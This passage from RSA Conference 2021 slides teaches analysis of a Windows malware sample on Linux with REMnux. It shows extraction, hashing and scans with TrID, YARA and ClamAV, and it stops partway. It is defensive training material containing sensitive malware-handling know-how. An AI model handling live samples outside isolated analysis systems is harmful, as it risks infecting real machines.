RSAConference2021

May 17 – 20 | Virtual Experience

RESILIENCE

SESSION ID: **OST-T08**

Analyzing Windows Malware on Linux: Getting Started Tips and Examples

Lenny Zeltser

CISO at Axonius
Faculty Fellow at SANS Institute
@lennyzeltser

How to start the analysis of a suspicious file?

- If you encounter a suspicious Windows executable, how can you begin your analysis?
- Where can you find the right tools and how should you set them up?
- What process should you follow to determine the nature of the file and to decide how to continue the investigation?

Linux can accommodate a wide range of tools for analyzing malware.

- Finding, installing, and configuring these tools is tricky.
- True to the Unix philosophy, many of the tools are good for specific tasks, and aren’t general-purpose.
- Knowing which tool to use when takes research and practice.

In this session you’ll learn an approach to using Linux-based tools for analyzing Windows malware.

We’ll use REMnux as our malware analysis toolkit.

- Based on Ubuntu.
- Available from REMnux.org.
- Includes hundreds of preconfigured tools.
- Popular among malware analysts.

REMnux is to malware analysis as Kali Linux is to pen testing.

You can get REMnux in several ways:


- Download and import the virtual appliance (OVA)
- Install from scratch on a dedicated Ubuntu system:

  ```
  remnux install
  ```
- Install from scratch for a cloud deployment (keep SSH enabled):

  ```
  remnux install --mode cloud
  ```
- Add to an existing Ubuntu system:

  ```
  remnux install --mode addon
  ```
- Run it as a Docker container:

  ```
  docker run --rm -it -u remnux remnux/remnux-distro bash
  ```



```
remnux@remnux:~$ 7z x -p"malware" sample.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz (906ED),ASM,AES

Scanning the drive for archives:
1 file, 16706 bytes (17 KiB)

Extracting archive: sample.7z
--
Path = sample.7z
Type = 7z
Physical Size = 16706
Headers Size = 162
Method = LZMA2:48k BCJ
Solid = -
Blocks = 1

Everything is Ok

Size:       39140
Compressed: 16706
remnux@remnux:~$ sha256sum sample.exe
ac7cc70030ca937a211a905ed7fa829ac1c299108168a0f9f0337c4e77e37a42  sample.exe
remnux@remnux:~$ trid sample.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  13351
Analyzing...

Collecting data from file: sample.exe
 52.9% (.EXE) Win32 Executable (generic) (4505/5/1)
 23.5% (.EXE) Generic Win/DOS Executable (2002/3)
 23.5% (.EXE) DOS Executable Generic (2000/1)
remnux@remnux:~$
```

For our examples we’ll use this malware sample:

ac7cc70030ca937a211a905ed7fa829ac1c299108168a0f9f0337c4e77e37a42

Assess a suspicious file using these steps:

1. **Examine static properties** for an initial assessment and to form ideas for further investigation.
2. **Statically analyze the code** to identify malicious capabilities.
3. **Explore network interactions** to start understanding the malicious behavior.

This analysis forms the foundation for deeper code-level research, but that's outside the scope of this session.


Our approach:

- Observe the analysis process via live demos whenever possible.
- Refer to these slides later, so you can review the materials and repeat the steps in your own lab.
- The slides will include some additional follow-up steps that we won’t explicitly cover during the session.

Examine Static Properties

Examine Static Properties: General

- `file sample.exe`: PE32 executable, PECompact2 compressed
- `yara-rules sample.exe`: HTTP, registry, file operations, overlay
- `clamscan sample.exe`: Win.Malware.Shyape
- `signsrch sample.exe`: RSA SHA1 signature




```
remnux@remnux:~$ file sample.exe
sample.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, PECompact2 compressed
remnux@remnux:~$ yara-rules sample.exe
network_http sample.exe
win_registry sample.exe
win_token sample.exe
win_files_operation sample.exe
Str_Win32_Wininet_Library sample.exe
Str_Win32_Internet_API sample.exe
Str_Win32_Http_API sample.exe
ScanBox_Malware_Generic sample.exe
suspicious_packer_section sample.exe
IsPE32 sample.exe
IsWindowsGUI sample.exe
HasOverlay sample.exe
HasDigitalSignature sample.exe
HasModified_DOS_Message sample.exe
